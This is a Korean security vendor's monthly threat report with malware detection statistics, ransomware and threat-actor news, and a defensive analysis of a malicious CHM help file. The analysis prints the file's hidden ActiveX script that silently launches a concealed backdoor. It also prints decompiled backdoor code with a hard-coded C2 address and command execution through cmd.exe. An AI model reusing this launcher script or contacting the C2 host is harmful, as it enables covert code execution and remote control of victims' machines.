


No.194 | 2025.11

ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



ESRC 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석 01-06

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 최신 보안 동향 07-12

Backdoor를 유포하는 악성 CHM 파일 주의!

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

최근 사이버 보안 환경은 북한의 국가 배후 활동 증가, 국내 주요 기업을 표적으로 한 해킹 사고, 그리고 글로벌 랜섬웨어 그룹의 활발한 활동 및 기반 시설 공격 등으로 인해 전례 없이 심각한 위협에 직면하고 있습니다. 이러한 위협은 경제적 손실을 넘어 국가 안보와 사회 기반 시설의 안정성까지 위협하는 수준으로 고도화되고 있습니다.

북한은 2,3 분기에 전 세계 국가 배후 해킹 활동에서 압도적인 1위를 차지하며 사이버 공격을 주요 외화벌이 및 첩보 수단으로 적극 활용하는 양상입니다. 북한의 정교하고 악명 높은 해킹 조직인 라자루스 그룹이 이러한 공격을 주도하고 있습니다.

한국개발연구원(KDI)의 분석에 따르면, 북한은 사이버 해킹으로 무려 1조 7천억 원에 달하는 자금을 탈취한 것으로 추정되며, 이는 북한의 핵·미사일 개발 자금의 3분의 1을 충당하는 핵심 재원으로 활용되고 있는 실정입니다. 이들은 특히 암호화폐 탈취 과정에서 악성코드를 은폐하기 위해 정상적인 웹사이트 내 악성 스크립트를 삽입하는 '이더하이딩(EtherHiding)'과 같은 지능적 기법을 사용하며 추적을 회피하고 있습니다.

또한 라자루스 그룹의 활동은 사이버 첩보전으로까지 확대되고 있습니다. 이들은 유럽의 드론 방산업체를 주요 표적으로 삼아 핵심 기술 및 기밀 정보를 절취하려는 시도를 포착할 수 있습니다. 이러한 방산 분야 해킹으로 탈취된 민감 정보는 북한의 국방력 강화에 직접적인 도움을 줄 수 있다는 점에서 국제적인 안보 위협을 가중시키고 있습니다.

국내 기업 대상 공격이 증가하고 있습니다.

국내 대표 보안 기업인 SK 쉴더스가 해킹을 당해 120 개 기업 및 공공기관의 정보가 유출되는 초유의 사태가 발생했습니다. 특히 이 사고는 해커를 유인할 목적으로 설치한 '허니팟(Honeypot)' 환경에 연결된 직원 개인 이메일 계정이 해킹 공격의 통로가 되면서 발생한 것으로 드러났습니다. 공격 그룹은 BlackShirantec 으로 알려져 있으며, 이들은 SK 쉴더스 데이터를 탈취한 후 다크웹에 고객사 시스템 구성도, 제안서, 납품 실적 등 민감한 정보를 포함한 24GB 분량의 자료를 공개하며 압박했습니다.

또한 아사히 맥주에서 27GB의 데이터를 탈취한 킬린 랜섬웨어 그룹이 KT 계열사인 알티미디어를 해킹했다고 주장하며 탈취한 데이터를 공개하기 위한 카운트다운을 설정하기도 했습니다.

국제적인 공조 수사로 인프라가 압류되는 등 타격을 입었던 랜섬웨어 그룹 '록빗(LockBit)'이 화려하게 부활하며 활동을 재개했습니다. 록빗은 최근 가장 활발한 활동을 보이는 킬린 그룹과 드래곤포스 그룹 등 다른 대형 조직과 연합을 맺고 '록빗 5.0' 버전을 공개하는 등 공격 효율성을 극대화하려는 움직임을 보이고 있습니다. 이러한 빅 3 그룹의 동맹은 향후 주요 인프라에 대한 공격 급증으로 이어질 가능성이 높아 글로벌 사이버 보안 환경에 큰 우려를 낳고 있습니다.

이 밖에도 해커티비스트 그룹은 인터넷에 노출되어 있고 보안이 취약한 캐나다의 ICS 시스템(수도시설, 석유 및 가스기업 등)을 해킹하여 물리적으로 기능을 직접 조작하려 시도 하는 사건이 발생했으며, 소닉월(SonicWall) SSL VPN의 취약점을 통해 비밀번호가 도난당하고 100 개 이상의 계정에 무단 침입이 발생하는 사건이 발생하기도 했습니다.

AI 자체가 공격 통로가 될 수 있다는 새로운 유형의 위협이 제기되었습니다

구글의 대규모 언어 모델인 제미니에서 취약점이 발견되면서, 인공지능 기술의 발전과 함께 AI 모델을 악용하거나 AI가 통합된 시스템을 대상으로 하는 신종 보안 위협에 대한 대비가 시급한 과제로 떠오르고 있습니다.

2. 악성코드 탐지 통계

감염 악성코드 TOP15

Gen:Variant.Symmi.49795, Adware.Generic.3184910 이 전월과 동일하게 1,2 위를 유지하였습니다. 악성코드 순위 변동은 전월 대비 큰 차이를 보이지 않았고, 신규 진입 악성코드도 4 건으로 전월과 거의 동일한 수준을 유지했습니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Gen:Variant.Symmi.49795	ETC	1,517,074
2	↑1	Trojan.GenericKD.71882277	Adware	56,674
3	-	Application.Generic.4201933	Trojan	47,849
4	↑11	Application.Generic.4167244	Trojan	46,236
5	-	Exploit.CVE-2010-2568.Gen	Exploit	39,289
6	↑2	Gen:Variant.Tedy.675091	Trojan	28,630
7	-	Gen:Variant.Jaik.38715	ETC	22,478
8	↑3	Gen:Variant.Barys.498283	ETC	20,414
9	↑1	Misc.HackTool.AutoKMS	Virus	19,314
10	NEW	Trojan.GenericKD.72973669	ETC	19,190
11	NEW	Trojan.Python.Miner	ETC	16,474
12	-	Trojan.Generic.38743459	Trojan	15,943
13	-	Spyware.Infostealer.Bladabindi	Spyware	15,755
14	NEW	Gen:Variant.TDss.49	ETC	15,559
15	NEW	Trojan.GenericKD.76793735	ETC	14,587

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2025년 10월 1일 ~ 2025년 10월 30일

악성코드 유형별 비율


악성코드 유형별 감염 비율을 분석한 결과, 기타(Etc) 유형이 전체의 90.6%로 가장 높은 비율을 차지하였으며, 그 뒤를 이어 트로이목마(Trojan)가 6.5%, 취약점(Exploit)이 2.1%, 스파이웨어(Spyware)가 0.8%로 확인되었습니다.



카테고리별 악성코드 비율 전월 비교

카테고리별 악성코드 비율의 경우 비교를 용이하게 하기 위하여 반올림된 수치를 사용합니다.


2025년 10월에는 지난 9월과 비교하여 기타(ETC) 유형이 4%, 트로이목마(Trojan) 유형이 1% 증가하였고, 스파이웨어(Spyware), 취약점(Exploit)은 전월과 동일하였습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


10 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 10 월 1일부터 10 월 30 일까지 19,021 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 URL 에 대한 통계로, 25 년 10 월 한 달간 총 29,607,832 건의 URL 이 확인되었습니다. 이 수치는 9 월 한 달간 총 6,158,384 건의 악성코드 경유지/유포지 URL 수에 비해 약 380% 가량 증가한 수치입니다. 악성코드 URL 의 경우 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.



2

최신 보안 동향


Backdoor 를 유포하는 악성 CHM 파일 주의!

ESRC 는 소프트웨어의 취약점을 이용해 공격자가 임의의 코드를 실행시키는 익스플로잇 공격을 확인하였습니다.

해당 ZIP 파일 내부에는 Pak Supply Chain 이름을 포함한 CHM 파일과 PIF 파일이 존재합니다. 하지만, PIF 파일의 경우 HIDDEN 속성으로 설정되어 있어, 압축 해제 시 CHM 파일만 존재하는 것처럼 보입니다.

이름	크기	압축된 크기	수정한 날짜	만든 날짜	액세스한 날짜	속성
Pak Supply Chain.chm	514 287	506 332	2025-09-02 0...			A
Pak_Supply_Chain.pif	353 792	173 881	2025-09-02 0...			HSA

[그림 1] 압축파일 내 파일 목록



[그림 2] 압축 해제 이후 파일 목록

ZIP 파일 압축 해제 이후 CHM 파일을 실행하면 [그림 3]과 같이 “EUROPEN ORIGINAL EQUIPMENT MANUFACTURERS(유럽 오리지널 장비 제조업체)” 정보가 보입니다. 하지만 해당 파일 내부에 악성 스크립트가 존재하며, 해당 스크립트는 ActiveX 컨트롤 취약점을 이용해 숨김 속성으로 설정된 Pak_Supply_Chain.pif 파일을 실행합니다.

도움말

EUROPEN ORIGINAL EQUIPMENT MANUFACTURERS

S NO	OEM	PAF CONCERNED AGENCY	REMARKS
1	Hensoldt Sensors GmbH	SRR, SAMS, APF PAC Kamra	MPDR and spares
2	Rohde & Schwarz GmbH	AE&S, AVCS, EW (Ops)	Radios, Tester, PME and spares
3	Thales Germany	AE&S	ILS / DME, TACAN and spares
4	Stemme AG	WSM Comp	S6-T Glider spares
5	Becker Avionics	AVCS	Survival Radios and spares
6	Diehl Retrofit Missile System	Missiles	AIM-9L Missiles and spares
7	Dr Gassler Electron Devices	AVCS	CRT for HUD
8	Spinner GmbH	SAMS	S-Band and L-Band Radar rotary joints
9	Satisloh GmbH	NECOP	Lens machines
10	Aerodata	AE&S	Flight Inspection system

[그림 3] CHM 파일 실행화면

```
<OBJECT id=poc classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>  
<PARAM name="Command" value="ShortCut">  
<PARAM name="Item1" value="Pak_Supply_Chain,">  
</OBJECT>  
<SCRIPT>  
poc.Click();  
</SCRIPT>
```

[그림 4] HTML 내 악성 스크립트

Detect It Easy v3.10 [Windows 10 Version 2009] (x86_64)

파일 이름
C:\Users\joy\Desktop\sample\Pak_Supply_Chain.exe

파일 타입: PE64 File size: 345.50 KiB

검색: 자동적 인 엔디언: LE 모드: 64비트 아키텍처: AMD64 유형: GUI

PE64
운영 시스템: Windows(Vista)[AMD64, 64비트, GUI] S ?
링커: Microsoft Linker(14.36.33812) S ?
컴파일러: Microsoft Visual C/C++ (19.36.33812)[LTCG/C++] S ?
언어: C++ S ?
도구: Visual Studio(2022, v17.6) S ?

Advanced

[그림 5] 파일 정보

숨김 속성으로 설정된 Pak_Supply_Chain.pif 파일은 실제로는 exe 파일이며, 실행된 후에는 C2 서버 연결을 시도하고 대기합니다. 이후 C2 서버로부터 명령이 들어오면, ["cmd.exe /C" + 명령]을 실행하는 프로세스를 생성하고, 실행 결과를 저장한 뒤 전송합니다.

```
sub_14000D330((__int64)v123);
sub_140001D60((__int64)v84, (__int64)"83.172.134.186");
sub_140001D60((__int64)v87, (__int64)"83.172.134.186");
sub_140001D60((__int64)&v90, (__int64)"83.172.134.186");
sub_140001D60((__int64)v93, (__int64)"83.172.134.186");
sub_140001D60((__int64)v96, (__int64)"83.172.134.186");
sub_140001D60((__int64)v98, (__int64)"83.172.134.186");
*(__QWORD *)ThrdAddr = v84;
*(__QWORD *)&ThrdAddr[2] = &v99;
v120 = *(__OWORD *)ThrdAddr;
sub_14000D810(v123, (__int64 *)&v120);
`eh vector destructor iterator'(v84, 0x20uLL, 6uLL, (void (*)(void *))sub_140001D00);
```


[그림 6] C2 서버 연결

```
if ( !CreateProcessW(0LL, v18, 0LL, 0LL, 1, 0x8000000u, 0LL, 0LL, &StartupInfo, &ProcessInformation) )
{
    CloseHandle(hReadPipe);
    CloseHandle(hWritePipe);
    *a1 = 0LL;
    *(a1 + 16) = 0LL;
    *(a1 + 24) = 0LL;
    sub_140002670(a1, "Process creation failed", 23LL);
}
```

[그림 7] 프로세스 생성 및 명령 실행

분석결과 해당 파일은 백도어를 실행하는 악성코드로 확인되었습니다.

사용자 여러분들께서는 의심스러운 사용자에게서 수신된 이메일이나 메시지의 첨부파일 혹은 링크의 클릭을 지양하시고, OS 및 SW 를 항상 최신으로 유지하시기 바랍니다.



(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616
(주)이스트시큐리티

www.estsecurity.com